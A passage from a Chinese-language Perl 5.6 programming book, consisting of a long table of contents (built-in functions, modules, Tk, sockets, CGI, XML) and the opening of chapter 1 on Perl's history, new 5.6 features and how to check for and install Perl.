10.2.56	%SIG: 信号处理程序	333
10.2.57	@_: 子程序参数	334
10.2.58	@ARGV: 命令行参数	335
10.2.59	@INC: 计算脚本的位置	336
第 11 章	内置函数: 数据处理	337
11.1	深入分析	337
11.1.1	Perl 函数	337
11.2	快速解决方案	338
11.2.1	abs: 绝对值	338
11.2.2	atan2: 反正切	338
11.2.3	Math::BigInt 和 Math::BigFloat: 大数	339
11.2.4	chr: 字符码中的字符	340
11.2.5	Math::Complex: 复数	340
11.2.6	cos: 余弦	341
11.2.7	each: 哈希表键/值对	341
11.2.8	eval: 运行期间计算 Perl 代码	342
11.2.9	exists: 检查哈希表键	343
11.2.10	exp: 计算 e 的幂	344
11.2.11	grep: 查找匹配元素	344
11.2.12	hex: 从 16 进制转换	345
11.2.13	index: 子串的位置	346
11.2.14	int: 截断整数	346
11.2.15	整数计算	347
11.2.16	join: 将表加入到字符串中	347
11.2.17	keys: 得到哈希表键	348
11.2.18	lc: 转换为小写	349
11.2.19	lcfirst: 第一个字符转换为小写	349
11.2.20	length: 得到字符串的长度	350
11.2.21	pack: 将值打包到字符串中	350
11.2.22	POSIX 函数	352
11.2.23	rand: 创建随机数	354
11.2.24	reverse: 颠倒表	355
11.2.25	rindex: 颠倒索引	356
11.2.26	sin: 正弦	356
11.2.27	sort: 排序表	357



11.2.28	split: 字符串拆分为字符串数组	359
11.2.29	sprintf: 格式化字符串	360
11.2.30	sqrt: 平方根	361
11.2.31	srand: 设置随机数种子	362
11.2.32	substr: 得到子串	362
11.2.33	time: 得到从 1970 年 1 月 1 日以来的秒数	363
11.2.34	Math::Trig 中的三角函数	364
11.2.35	uc: 转换为大写	365
11.2.36	ucfirst: 大写第一个字符	366
11.2.37	unpack: 从打包字符串中解开值	366
11.2.38	values: 得到哈希表值	368
11.2.39	vec: 访问无符号整数向量	368
第 12 章	内置函数: 输入/输出	369
12.1	深入分析	369
12.1.1	使用 Perl 输入/输出	369
12.2	快速解决方案	370
12.2.1	alarm: 发送警告信号	370
12.2.2	使用 sleep 函数	371
12.2.3	carp、cluck、croak 和 confess: 报告警告和错误	372
12.2.4	chomp 和 chop: 删除行尾	373
12.2.5	curses: 终端屏幕处理接口	374
12.2.6	die: 由于错误而退出	377
12.2.7	Expect: 控制其他应用程序	378
12.2.8	getc: 得到输入字符	378
12.2.9	记录错误	380
12.2.10	POSIX::Termios: 低级终端接口	380
12.2.11	print: 打印列表数据	382
12.2.12	printf: 打印格式化列表数据	383
12.2.13	控制台上的彩色打印	385
12.2.14	用尖括号读取输入: <>	385
12.2.15	重定向 STDIN、STDOUT 和 STDERR	386
12.2.16	Term::Cap: 清除屏幕	388
12.2.17	Term::Cap: 定位光标以显示文本	388
12.2.18	Term::ReadKey: 简单终端驱动程序控制	389
12.2.19	Term::ReadLine: 支持命令行编辑	394



12.2.20	warn: 显示警告	394
12.2.21	write: 写入格式化记录	395
第 13 章	内置函数: 文件处理	397
13.1	深入分析	397
13.1.1	Perl 中的文件处理	397
13.2	快速解决方案	398
13.2.1	open: 打开文件	398
13.2.2	close: 关闭文件	400
13.2.3	print: 打印到文件	401
13.2.4	write: 向文件中写入	402
13.2.5	binmode: 设置二进制模式 (适用于 MS-DOS)	404
13.2.6	设置输出通道缓冲方式	405
13.2.7	从命令行读取传递的文件	406
13.2.8	使用角运算符<>从文件句柄中读取	406
13.2.9	read: 逐个字节读取输入	407
13.2.10	getline: 读取一行数据	408
13.2.11	getc: 读取一个字符	408
13.2.12	seek: 设置文件中的当前位置	409
13.2.13	tell: 得到文件中的当前位置	410
13.2.14	stat: 得到文件状态	411
13.2.15	POSIX: 文件函数	412
13.2.16	select: 设置默认输出文件句柄	413
13.2.17	eof: 测试文件尾	413
13.2.18	flock: 锁定文件以进行独占访问	414
13.2.19	删除或者添加回车——从 DOS 到 Unix 和从 Unix 到 DOS	415
13.2.20	在程序代码中存储文件	417
13.2.21	统计文件中的行数	417
13.2.22	向子程序传递文件句柄	418
13.2.23	复制和重定向文件句柄	420
13.2.24	创建临时文件名	421
13.2.25	就地编辑文件	421
13.2.26	向文本文件中写入数组和从文本文件中读取数组	422
13.2.27	向文本文件中读/写哈希表	423
13.2.28	使用固定长度的记录进行随机访问	424
13.2.29	chmod: 修改文件权限	425

13.2.30	glob: 查找匹配的文件	426
13.2.31	rename: 重命名文件	427
13.2.32	unlink: 删除文件	427
13.2.33	copy: 复制文件	428
13.2.34	opendir: 打开目录句柄	428
13.2.35	closedir: 关闭目录句柄	428
13.2.36	readdir: 读取目录项	428
13.2.37	telldir: 得到目录位置	429
13.2.38	seekdir: 设置目录中的当前位置	429
13.2.39	rewinddir: 将目录位置设置到开头	429
13.2.40	chdir: 改变工作目录	429
13.2.41	mkdir: 创建目录	430
13.2.42	rmdir: 删除目录	430
第 14 章	标准模块	431
14.1	深入分析	431
14.1.1	可用的标准模块	432
14.1.2	使用 do, require 和 use	436
14.2	快速解决方案	437
14.2.1	安装模块	437
14.2.2	Benchmark: 测试代码执行时间	441
14.2.3	Class::Struct: 创建 C 样式的结构	442
14.2.4	constant: 创建常量	443
14.2.5	CreditCard: 检查信用卡号	443
14.2.6	Cwd: 得到当前工作目录的路径	443
14.2.7	Data::Dumper: 显示结构化数据	444
14.2.8	Date::Calc: 日期和时间相加和相减	446
14.2.9	diagnostics: 打印完整的诊断结果	446
14.2.10	English: 为预定义变量取英语名称	447
14.2.11	Env: 导入环境变量	450
14.2.12	ExtUtils: 支持 Perl 扩展	451
14.2.13	File::Compare: 比较文件	451
14.2.14	File::Find: 在目录中查找文件	452
14.2.15	FileCache: 保存多个打开的输出文件	453
14.2.16	GetOpt: 解释命令行开关	454
14.2.17	locale: 启用区分地域的操作	456



14.2.18	safe: 创建安全代码隔间	457
14.2.19	Shell: 作为子程序使用命令行解释器命令	457
14.2.20	strict: 限制编码习惯	458
14.2.21	Text::Abbrev: 找到惟一的缩写	459
14.2.22	Text::Tabs: 在文本中使用制表位	460
14.2.23	Text::Wrap: 封装文本行	460
14.2.24	Tie::IxHash: 按插入顺序恢复哈希表值	461
14.2.25	Tie::RefHash: 在哈希表中存储直接引用	461
14.2.26	Time: 创建时间惯例	462
14.2.27	vars: 预先声明的全局变量	462
第 15 章	Perl/Tk——窗口、按钮及其他	463
15.1	深入分析	463
15.2	快速解决方案	467
15.2.1	创建 Tk 窗口	467
15.2.2	使用标签部件	467
15.2.3	使用按钮部件	469
15.2.4	使用文本部件	470
15.2.5	指定索引	472
15.2.6	用 pack 排列 Tk 部件	473
15.2.7	绑定 Tk 事件和代码	474
15.2.8	使用单选按钮和复选框部件	475
15.2.9	使用列表框部件	479
15.2.10	使用标尺部件	482
15.2.11	使用滚动条部件	484
15.2.12	使用画布部件	486
15.2.13	显示图像	488
15.2.14	显示位图	490
15.2.15	用框架安排部件	490
15.2.16	用 place 安排部件	492
15.2.17	使用输入部件	493
15.2.18	用 Scrolled 构造函数滚动部件	494
15.2.19	使用菜单部件	495
15.2.20	使用级联菜单、复选菜单、单选菜单、菜单加速器	496
15.2.21	使用对话框	501



第 16 章 数据结构和数据库

503

16.1 深入分析

503

16.1.1 Perl 中的数据结构

503

16.1.2 好的想法：use strict vars

506

16.1.3 Perl 中的数据库

507

16.2 快速解决方案

508

16.2.1 为复杂记录存储引用和其他元素

508

16.2.2 使用数组的数组（多维数组）

510

16.2.3 创建数组的数组

511

16.2.4 访问数组的数组

513

16.2.5 使用哈希表的哈希表

515

16.2.6 创建哈希表的哈希表

515

16.2.7 访问哈希表的哈希表

517

16.2.8 使用哈希表的数组

519

16.2.9 创建哈希表的数组

519

16.2.10 访问哈希表的数组

522

16.2.11 使用数组的哈希表

523

16.2.12 创建数组的哈希表

524

16.2.13 访问数组的哈希表

525

16.2.14 使用链表和环形缓冲区

525

16.2.15 在磁盘上存储数据结构

527

16.2.16 复制数据结构

528

16.2.17 打印数据结构

528

16.2.18 创建数据结构类型

530

16.2.19 写数据库文件

532

16.2.20 读取数据库文件

533

16.2.21 数据库排序

534

16.2.22 文本文件作为数据库处理

535

16.2.23 执行 SQL

535

第 17 章 创建包和模块

537

17.1 深入分析

537

17.1.1 包

537

17.1.2 模块

539

17.2 快速解决方案

540

17.2.1 创建包

540

17.2.2	创建包构造函数: BEGIN	541
17.2.3	创建包析构函数: END	542
17.2.4	确定当前包名	542
17.2.5	跨过文件界线拆分包	543
17.2.6	用 our 跨过包设置全局范围	544
17.2.7	创建模块	544
17.2.8	默认从模块导出符号	545
17.2.9	允许符号从模块中导出	546
17.2.10	阻止自动符号导入	546
17.2.11	阻止符号导出	547
17.2.12	不带 import 方法的导出	548
17.2.13	在编译期间用未知包名限制符号	549
17.2.14	重新定义内置子程序	550
17.2.15	创建嵌套模块	551
17.2.16	设置并检测模块版本号	552
17.2.17	在模块中自动加载子程序	553
17.2.18	用 AUTOLOAD 仿真子程序	555
17.2.19	使用 AutoLoader 和 SelfLoader	556
17.2.20	用 h2xs 创建专业模块和模块模板	557
17.2.21	测试模块	559
17.2.22	压缩模块以备发布	560
17.2.23	提交模块到 CPAN	561
17.2.24	XS: 在 C 中创建 Perl 扩展名	561
17.2.25	传递数值到 XSUB	564
17.2.26	从 XSUB 返回表	565
第 18 章	创建类和对象	569
18.1	深入分析	569
18.1.1	类	570
18.1.2	对象	570
18.1.3	方法	571
18.1.4	数据成员	571
18.1.5	继承	572
18.2	快速解决方案	572
18.2.1	创建类	572
18.2.2	创建构造函数初始化对象	572



18.2.3	从类创建对象	575
18.2.4	创建类对象	577
18.2.5	创建对象方法（实例方法）	578
18.2.6	调用方法	580
18.2.7	在对象内存储数据（实例变量）	582
18.2.8	创建数据访问方法	583
18.2.9	标记实例方法和变量为私有	585
18.2.10	创建对象共享的类变量	586
18.2.11	创建析构函数	587
18.2.12	实现类继承	588
18.2.13	继承构造函数	590
18.2.14	继承实例数据	591
18.2.15	多重继承	593
第 19 章	面向对象编程	595
19.1	深入分析	595
19.1.1	数据类型与类连接	595
19.1.2	面向对象编程的私有性	596
19.1.3	重载运算符	597
19.1.4	附加的 OOP 主题	598
19.2	快速解决方案	598
19.2.1	覆盖基类方法	598
19.2.2	访问已覆盖的基类方法	599
19.2.3	标量与类相连接	600
19.2.4	数组与类连接	602
19.2.5	哈希表与类连接	604
19.2.6	使用 Perl UNIVERSAL 类	605
19.2.7	用闭包创建私有数据成员	606
19.2.8	使用匿名子程序创建私有方法	608
19.2.9	创建对方法的引用	611
19.2.10	数据成员用作变量	612
19.2.11	使用包含其他对象的对象	613
19.2.12	委托的类关系	614
19.2.13	重载二元运算符	616
19.2.14	重载一元运算符	619



第 20 章	Internet 和套接字编程	622
20.1	深入分析	622
20.1.1	编写 Internet 程序	622
20.1.2	编写套接字程序	622
20.1.3	客户和服务端	623
20.2	快速解决方案	624
20.2.1	获得 DNS 地址	624
20.2.2	使用 FTP	625
20.2.3	使用 LWP::Simple 获取 Web 页面	627
20.2.4	用 LWP::UserAgent 获取 Web 页面	628
20.2.5	Ping 主机	629
20.2.6	从新闻组下载布告	630
20.2.7	接收电子邮件	631
20.2.8	发送电子邮件	633
20.2.9	使用 Telnet	634
20.2.10	套接字匹配对应用于进程间通信	635
20.2.11	采用 IO::Socket 创建 TCP 客户	637
20.2.12	采用 IO::Socket 创建 TCP 服务器	640
20.2.13	采用多线程及 IO::Socket 创建交互式双向客户/服务器应用程序	642
20.2.14	使用 Socket 创建 TCP 客户	646
20.2.15	使用 Socket 创建 TCP 服务器	648
20.2.16	创建 Unix 域套接字客户	651
20.2.17	创建 Unix 域套接字服务器	652
20.2.18	查看是否可以从套接字中读取还是可以写到套接字	653
20.2.19	创建 UDP 客户	654
20.2.20	创建 UDP 服务器	654
第 21 章	CGI 编程: CGI.pm	656
21.1	深入分析	656
21.1.1	使用 CGI.pm 进行 CGI 编程	656
21.1.2	在 cgi1.cgi 中创建 HTML 控件	663
21.1.3	在 cgi2.cgi 中读取 HTML 控件的数据	667
21.2	快速解决方案	674
21.2.1	使用 PerlScript	674
21.2.2	启动 HTML 文档	675
21.2.3	显示图像	675

21.2.4	创建 HTML 标题	676
21.2.5	居中 HTML 元素	676
21.2.6	创建项目编号列表	677
21.2.7	创建超链接	678
21.2.8	创建横线	678
21.2.9	创建 HTML 表单	678
21.2.10	处理文本字段	679
21.2.11	读取 HTML 控件中的数据	680
21.2.12	处理文本区域	680
21.2.13	处理复选框	681
21.2.14	处理滚动列表	682
21.2.15	处理单选按钮	683
21.2.16	处理口令字段	684
21.2.17	处理弹出菜单	685
21.2.18	处理隐藏数据字段	686
21.2.19	创建 Submit 和 Reset 按钮从 HTML 表单上传数据	687
21.2.20	结束 HTML 表单	687
21.2.21	结束 HTML 文档	688
21.2.22	从网页调用 CGI 脚本	688
21.2.23	创建图像映射	690
21.2.24	创建框架	692
21.2.25	非面向对象的 CGI 编程	693
21.2.26	调试 CGI 脚本	694
第 22 章	CGI: 创建 Web 计数器、来宾簿、电子邮件程序和安全脚本	698
22.1	深入分析	698
22.1.1	CGI 安全	699
22.2	快速解决方案	700
22.2.1	认真对待安全性	700
22.2.2	处理被感染的数据	701
22.2.3	未感染的数据	703
22.2.4	在 Unix 中赋予 CGI 脚本更多的特权	703
22.2.5	确定浏览器处理的 MIME 类型	704
22.2.6	从 CGI 脚本返回图像	705
22.2.7	创建网页点击计数器	707
22.2.8	创建来宾簿	713



22.2.9	从 CGI 脚本发送电子邮件	719
第 23 章	CGI: 创建多用户聊天、服务器推技术、 cookie 和游戏	726
23.1	深入分析	726
23.2	快速解决方案	727
23.2.1	创建多用户聊天应用程序	727
23.2.2	使用服务器推技术	735
23.2.3	使用服务器端包含	737
23.2.4	写和读 Cookies	739
23.2.5	创建游戏	744
第 24 章	CGI: 创建购物车、数据库、 站点搜索和文件上传	753
24.1	深入分析	753
24.1.1	处理 CGI.pm	753
24.2	快速解决方案	755
24.2.1	在重新显示的表单中初始化数据	755
24.2.2	使用 CGI 环境变量检查浏览器类型及更多信息	755
24.2.3	检查用户是否登录	757
24.2.4	重定向浏览器	760
24.2.5	数据库 CGI 编程	760
24.2.6	上传文件	767
24.2.7	Web 站点搜索: 查询匹配字符串	771
24.2.8	购物车演示程序	778
24.2.9	没有 Cookies 的购物车演示程序	789
第 25 章	XML::DOM 解析	797
25.1	深入分析	797
25.1.1	XML 看起来像什么?	797
25.1.2	格式良好的有效 XML 文档	801
25.1.3	XML 文档类型定义	803
25.1.4	在 DTD 中指定属性	807
25.1.5	XML 和 Perl	809
25.1.6	XML::DOM 模块	812
25.2	快速解决方案	816
25.2.1	使用 XML::DOM	816
25.2.2	DOM 解析: DOMParser.pl 示例	823
25.2.3	处理文档节点	827
25.2.4	处理元素节点	828



25.2.5	处理属性节点	829
25.2.6	处理文本节点	830
25.2.7	处理 XML 处理指令节点	831
25.2.8	结束元素节点	832
25.2.9	运行 DOMParser.pl 示例	833
第 26 章	XML: 修改文档内容和 SAX 解析	835
26.1	深入分析	835
26.1.1	在 XML 文档中导航	835
26.1.2	修改 XML 文档	836
26.1.3	XML 的简单 API	836
26.2	快速解决方案	839
26.2.1	在 XML 文档中导航	839
26.2.2	搜索特定的 XML 元素	842
26.2.3	创建新的 XML 元素	845
26.2.4	创建新的 XML 属性	849
26.2.5	替换 XML 元素	850
26.2.6	删除 XML 元素	853
26.2.7	处理错误	854
26.2.8	使用 SAX	857
26.2.9	SAX 解析: SAXParser.pl 示例	861
26.2.10	处理文档的开头	862
26.2.11	处理元素的开头	862
26.2.12	处理属性	863
26.2.13	处理元素的末尾	863
26.2.14	处理文本	864
26.2.15	处理指令的处理	865
26.2.16	处理文档的末尾	865
26.2.17	运行 SAXParser.pl	866
26.2.18	使用 SAX 在 XML 文档中导航	867
26.2.19	处理 SAX 解析中的错误	869
第 27 章	CGI、SOAP 和 WML	871
27.1	深入分析	871
27.1.1	XML 和 CGI	871
27.1.2	CGI::XMLForm 模块	871
27.1.3	SOAP	874

27.1.4	WML	875
27.2	快速解决方案	882
27.2.1	XML 与 CGI 一起使用	882
27.2.2	CGI::XMLForm 写 XML	891
27.2.3	CGI::XMLForm 查询 XML	892
27.2.4	使用 SOAP	894
27.2.5	WML: 创建超链接	897
27.2.6	WML: 处理文本输入	897
27.2.7	WML: 使用 Select 元素	900
27.2.8	WML: 创建表	903
27.2.9	WML: 创建计时器	904
27.2.10	WML: 处理图像	905
27.2.11	WML: 接口到 Perl	906
27.2.12	WML: 使用表单接口到 Perl	908
27.2.13	WML: 将多个参数传递给 Perl	909
第 28 章	代码中的 Web 处理	912
28.1	深入分析	912
28.1.1	HTML、HTTP 和 LWP 模块	912
28.1.2	处理在线用户注册	914
28.2	快速解决方案	914
28.2.1	获取并解析网页	914
28.2.2	获取网页中的链接	916
28.2.3	用 LWP::UserAgent 和 HTTP::Request 获取网页	918
28.2.4	用 IO::Socket 获取网页	919
28.2.5	创建镜像站点	921
28.2.6	从代码中提交 HTML 表单	922
28.2.7	创建小型 Web 服务器	927
28.2.8	处理在线用户注册	929



# 第 1 章 Perl 基础

## 1.1 深入分析

欢迎阅读本书。本书的目的是为了在一本书中尽量涵盖有关 Perl 的丰富知识。另外，还有 3 个附加的章节，可以从 [www.waterpub.com.cn](http://www.waterpub.com.cn) 下载。第 1 章说明了一些基本的 Perl 技能。在后面的章节中，我们将要用到这些技能。在接下来的章节中，将要介绍大量的 Perl 语法，但只有让 Perl 运行，并使用 Perl 来创建程序，这些语法才有用。创建 Perl 程序和运行 Perl 程序是这一章的主题。

在本章中，我们将从安装问题讲到编写 Perl 代码，从确保 Perl 程序能够找到计算机上安装的 Perl，讲到在计算机上显示出简单的输出，通过这样的方式来学习创建 Perl 程序的机制。这些技能都是在接下来的章节中需要具备的技能。那些章节中的内容都与编写 Perl 代码的内部问题相关。本章中的内容全部都与使代码能够运行这一过程相关。

你可能想了解本章中的很多内容，在这种情形下，本章将提供这些内容的回顾（例如，有些内容非常新，超出了大家学习的范围，很少有人知道 Perl 的所有命令行开关能够实现什么功能）。如果已经安装了能够运行的 Perl，并且能够编写并运行基本的 Perl 程序，你将会对这一章中的大部分内容非常熟悉，所以可以跳过这些内容，从第 2 章开始学起。

编写本书的目的是为了使其成为一本尽可能全面综合的 Perl 书籍，该书的核心内容就是为了涵盖创建和运行 Perl 程序的基础知识。

### 1.1.1 Perl 概述

看看 Perl 的发展历史是非常有指导意义的。如果知道了 Perl 是如何发展壮大的，就会知道 Perl 为什么会集中应用（有时候是意料之外的）于各种不同的编程领域，并且可以成为其他语言中的细小部分。Perl 的结构有时候显得有些偶然（例如，为什么 Perl 把如此多的努力花费在了常规表达式上，以解决字符串的匹配问题？），揭开这段历史可以帮助我们了解那些神秘之处。

Perl 创建于 1986 年，当初是用作一种工具在网络上跟踪系统资源（叫作配置管理器工具）。为了直接设置记录，Perl 是一种解释语言，它最初是设计用来扫描文本文件，然后从文本文件中提取信息，并使用该信息来显示基于文本的报告。也就是说，它用来对文本进行操作、处理和格式化。实际上，Perl 这个名称本身代表的是 Practical Extraction and Reporting Language（实际提取和报告语言）。

---

注意：为什么叫作 Perl 而不叫作 Pearl 呢？原因是，当创建 Perl 时，已经存在了一种图形语言叫作 Pearl。



即使这样，应该注意到，如果把所有单词都包括的话，Practical Extraction and Reporting Language 这几个单词实际的首写字母缩写词就是 Pearl。

像 Perl 这样的解释语言是在运行时解析和执行，而不是先被编译成二进制的形式，然后再运行（尽管人们正在开发一种 Perl 编译器）。也就是说，可以使用名为 perl 的 Perl 解释程序（请注意字母的大小写）来运行 Perl 程序。并且，尽管到现在为止我一直在使用“程序”这个专业术语，但与其他解释语言一样，把 Perl 代码称为“脚本”更为正确一些。

使用其他语言（比如 C++）创建了二进制可执行程序，然后就可以运行这个程序。使用解释语言有优点也有缺点。其主要优点就是它节省了在开发/测试周期中的时间。可以使用 Perl 编译器来立刻运行代码，而不是每次需要对代码进行测试时，不得不通过一个编译程序来运行这些代码。但是，在另一方面，经过编译的程序总是运行得更快一些，并且不需要在程序运行的机器上安装解释程序（在运行 Perl 程序的机器上需要安装 Perl）。但是，现在常见的 Perl 程序不会是很长的程序——通常是只有几页长的 CGI 脚本或者是把操作系统的一些 shell 命令捆绑在一起的代码——所以执行时间并不是非常重要的因素。

非常值得注意的是，因为 Perl 已经发展成为一种跨平台的语言，而这正是一个不断繁荣的数字化社会的中心，所以越来越多的人正在编写更长的 Perl 脚本。Perl 从 Unix 中诞生，但它的应用已经分布到了各种操作系统中，并且它在所有这些系统中大体上都是相同的。因为不需要创建二进制可执行文件，所以可以非常容易地把脚本放置到所有这些操作系统中。实际上，今天已经不再可能在所有读者都是 Unix 程序员这一假设的基础上编写出深入的 Perl 书籍。尽管很多书都犯了这个错误，但那种情况已成为过去。今天，Perl 是一种跨平台的语言，因此必须按照跨平台的方式对待，而不应该将其局限在一种特定的操作系统中（对于 Windows 程序员而言，把某件事情描述为 awk(1) 的形式或者说其像 sed(1) 那样运行，这会带来多少帮助呢？更好的方法就是，使用大家都能够理解的方式来解释这样的事情）。

有些人想知道 Perl（当初设计用来在命令行中运行的一种基于文本的语言）在图形用户界面（比如 Windows）世界中受欢迎的程度。基于下面这些因素，Perl 受到了用户持续的欢迎，并且其程度还不断增加。当然，首要的原因就是很多操作系统基本保留了面向文本的特点。另外一个原因就是 Perl 是一种跨平台的语言，它在很多不同的操作系统上得到了很大程度的支持，只是在一些无法避免的方面上具有平台差异性（比如用来在主机中存储长整型数所用的字节数）。

另外，通过与流行的 Tk.pm 模块连接，Perl 实际上已经变得图形化（就像我们将在第 15 章中看到的那样），从而允许它使用 Tcl 语言 Tk 工具包中的图形控件。使用 Tk.pm 模块，就可以从 Perl 中显示带有按钮、菜单以及更多其他控件的窗口。

但是，从所有程序员的基础上来看，最近 Perl 的受欢迎程度通过通用网关接口（CGI）程序设计而到达了顶峰，你可以使用 CGI 来完成基于 Web 的客户机/服务器操作。当你在创建网页的时候，使用基于文本的语言并没有什么缺陷，这些网页本身就是基于文本的。Perl 中的 CGI



程序设计具有非常强大的功能，相应地，它也是我们将要讲到的主要内容之一。

### 1.1.2 Perl 5.6的新功能

本书的这个版本是为 Perl 5.6 而编写的（准确地说，我将使用 5.6.1 进行讲解）。这里，我将先讲解该版本中的新功能。如果你对 Perl 非常陌生的话，那么这将没有很大的意义，所以你可以把它看成是参考章节，需要的时候再回过头来阅读它。

如果你以前使用过 Perl 的话，那么第一个变化是相当明显的：从版本 5.6.0 开始，Perl 采用了一种新的版本编号系统，通常的用法就是，以一个字母 v 开头的 Perl 版本（就像在 v5.6.1 中那样）来表示这个新的编号系统。老的 Perl 版本使用的编号系统采用诸如 5.005\_03 这样的版本号，但从现在开始，Perl 的版本号将只包含 3 个数字，每个数字之间使用圆点 (.) 分隔开。可以使用这种新的编号系统来表示老版本。例如，版本 5.005\_03 就和版本 v5.5.30 相同。

---

**注意：**Perl 版本的正式命名规则为：v5.6.0 的维护版本以 v5.6.1、v5.6.2 这样的形式进行发布。每个开发系列都会把第二个数字加 1。v5.6.0 之后的下一个开发版本将会是 v5.7.0。v5.6.0 之后的下一个主要产品版本将会是 v5.8.0。

---

如果你已经对 Perl 非常熟悉，就应该知道 Perl 的版本号存储在预定义变量 \$] 中。这个变量会返回一个数字值，对于 Perl 5.6.1，它会返回 5.006001，Perl 的创建者认为这样是不够的，所以已经引入了一个新的预定义变量 \$^V。这个变量把当前的版本号保存为字符串的形式，但并不是像 5.6.1 这样，\$^V 等于 chr(5).chr(6).chr(1)（这里的 chr 函数是标准的 Perl 函数，它会返回与传递给自己的字符码相对应的字符）。为了创建字符串和 \$^V 进行比较，现在 Perl 能够自动以正确格式对 v5.6.1 形式的字符串进行编码。实际上，如果至少有 3 个由圆点分隔的数字（就像 5.6.1 这样），那么 Perl 也会自动对字符串编码。使用这个新的自动编码功能，就可以像 if(\$^V eq v5.6.1) 这样，把 \$^V 直接与各种版本编号（比如 5.6.1）进行比较。

---

**提示：**还可以使用 use v5.6.1 的语句来检验 Perl 的版本号，这就意味着，如果当前的 Perl 版本号不是 v5.6.1，Perl 将会产生错误。并且还可以使用以下语法：use 5.6.1。实际上，为了实现兼容性，还可以使用原来的编号系统对老的版本号进行检验，就像 use 5.005\_03 那样。

---

下面是 Perl 5.6 新功能的综述：

- ◆ 新的编号系统，该系统从版本 5.6.0 开始。
- ◆ 所有的内部字符数据都采用 Unicode（现在 Perl 中所有文本都使用 UTF-8）。
- ◆ our 声明加入到老的 my 声明中，用于定位。
- ◆ 在支持它的系统中，64 位数字支持取代了其他的内部数字式数据的表现方法。
- ◆ 对一些系统中的“长双精度（long double）”变量的支持。
- ◆ 新的“弱”引用加入到其他类型的引用中。

- ◆ 现在，二进制数第一次得到了支持。
- ◆ 通过现在合法的引用来省略用于子程序调用的箭头。
- ◆ 现在布尔赋值运算符可以是合法的左值。
- ◆ 现在 `exists` 和 `delete` 运算符能够和数组元素一起使用。
- ◆ `binmode` 函数现在可以为 DOS 平台接受第二个参数。
- ◆ 很多安全性方面的功能已经得到了改进。
- ◆ 如果 `open` 函数传递了 3 个参数，而不是两个参数，那么第二个参数将被用作模式，而第三个参数将是文件名。
- ◆ 现在不用考虑 `require` 和 `do`。
- ◆ 有一些新的内置变量，比如 `$^C` 和 `$^V`。
- ◆ 排序可以通过原型 (`$$`) 来使用通用子程序。
- ◆ 如果 Perl 版本是专门建立的，现在可以使用 `perl_clone` 来复制新版本的 Perl 解释程序。
- ◆ 有了很多新的数据库模块。
- ◆ 对于 `English` 模块而言有一些改变，其中包括像 `$PERL_VERSION` 这样的变量。

---

注意：应该记住，本书的这个版本是针对 Perl 5.6.1 的，所以，如果使用的是较早版本，那么，在尝试本书中一些能够在这里运行的例子时，它们可能无法在你的机器中正常运行。如果可能的话，我劝你把它升级成 Perl 最近的版本。

---

介绍部分到此为止。现在是时候开始创建 Perl 脚本，并看看这个过程中有什么内容值得探讨。

## 1.2 快速解决方案

### 1.2.1 获取和安装Perl

如果你只有 20 分钟的时间来编写一个新的应用程序，该程序能够在各种不同格式之间转换文本文件。这时，你将要做些什么呢？既然已经知道了 Perl 可以非常好地处理这些文件以及处理文本，那么，你就可以把 Perl 作为一种语言选择，使用它来完成任务。当然，在使用 Perl 之前，应当确保自己已经获得了它。

Perl 是免费软件，你需要完成的所有工作就是去下载并安装它。如果你位于一台多用户的计算机上，那么可能已经安装了 Perl。可以试着在命令行中输入如下的代码（在本书中，我将使用 `%` 作为命令行提示符）：

```
%perl -v
```



这里，我使用了 `-v` 开关（开关是 Perl 解释程序的命令，它以一个连字符开始）。如果 Perl 已经安装在路径中，那么这个命令将显示当前的 Perl 版本号以及补丁级别（Perl 的补丁程序是定期发布的，其目的是为了修补单个的错误）。

请注意，在一些系统中，默认的 Perl 解释程序是它的一个较早版本，比如说版本 4。为了在这样的系统使用 Perl 5，可以使用诸如 `perl5` 这样的命令（如果 `perl -v` 显示出版本 5 之前的 Perl 版本号，那么应该试一下如下的命令）：

```
%perl5 -v
```

如果还没有安装 Perl，那么可以访问 [www.perl.com](http://www.perl.com)（欧洲的用户可能更愿意访问诸如 [www.cs.ruu.nl](http://www.cs.ruu.nl) 这样的欧洲镜像站点）或者 [www.cpan.org](http://www.cpan.org)。CPAN 就是 Comprehensive Perl Archive Network（Perl 文档综合网络），它是一个非常广泛丰富的资源，可以从中了解到比本书更多的内容。从那些站点中，可以找到自己需要的东西并下载它。

我有意没有在这里讲解在不同操作系统上安装 Perl 所需要使用的安装技术。那些安装技术不仅在 Perl 站点上得到了非常仔细和良好的详述（比如 [www.perl.com/CPAN-local/doc/reinfo/INSTALL.html](http://www.perl.com/CPAN-local/doc/reinfo/INSTALL.html) 上的 Unix 安装指南），而且这些安装技术也服从于将来的一些变化（但这些变化并不会在本书中反映出来）（很多书籍中都给出了详细的安装指导，从而使得它们自己显得非常陈旧，就像 Java 语言的那些书籍一样——在新近发布的一些版本中，安装技术几乎发生了全面的改变）。

从这本书开始，可以通过点击 [www.perl.com/pub/](http://www.perl.com/pub/) 上的 `where can I find the latest version?` 链接来非常容易地获得 perl 的最新版本。目前，该链接把你连向了 [www.perl.com/pub/language/info/software.html](http://www.perl.com/pub/language/info/software.html)，它给出了最受欢迎的 Perl 端口（也就是系统特定的实施方法）的直接链接，比如 ActiveState's Perl for Win32（应该确保自己获得了版本 5.005 或者其后的版本，从而才能够保证 Perl for Win32 与基于 Unix 的 Perl 以及 Perl 模块兼容——较早的版本中有一些不兼容性）。它还给出了名为 MacPerl 的 Macintosh 端口以及很多 Unix 端口的直接链接。什么类型的 Unix 可以支持 Perl 呢？下面是一个简短的清单：

- ◆ AIX 3, 4
- ◆ BSD/386 1
- ◆ ConvexOS 10
- ◆ DG/UX 5
- ◆ Digital Unix/DEC OSF/1 1, 2, 3, 4
- ◆ Free/Open/Net BSD
- ◆ HP/UX 9, 10
- ◆ Interactive 3
- ◆ IRIX 4, 5, 6
- ◆ Linux 1, 2

- ◆ MachTen 2, 4
- ◆ NextStep 3, 4
- ◆ SCO 3
- ◆ SunOS 4, 5
- ◆ Ultrix 4
- ◆ UNICOS 6, 7, 8, 9

Perl 几乎得到了各种类型的 Unix 的支持。事实上，就我所知，惟一不支持的 Unix 类型是那些非常早期的版本，比如用于某些 PDP-11 上的版本，它们并没有足够可以利用的资源。

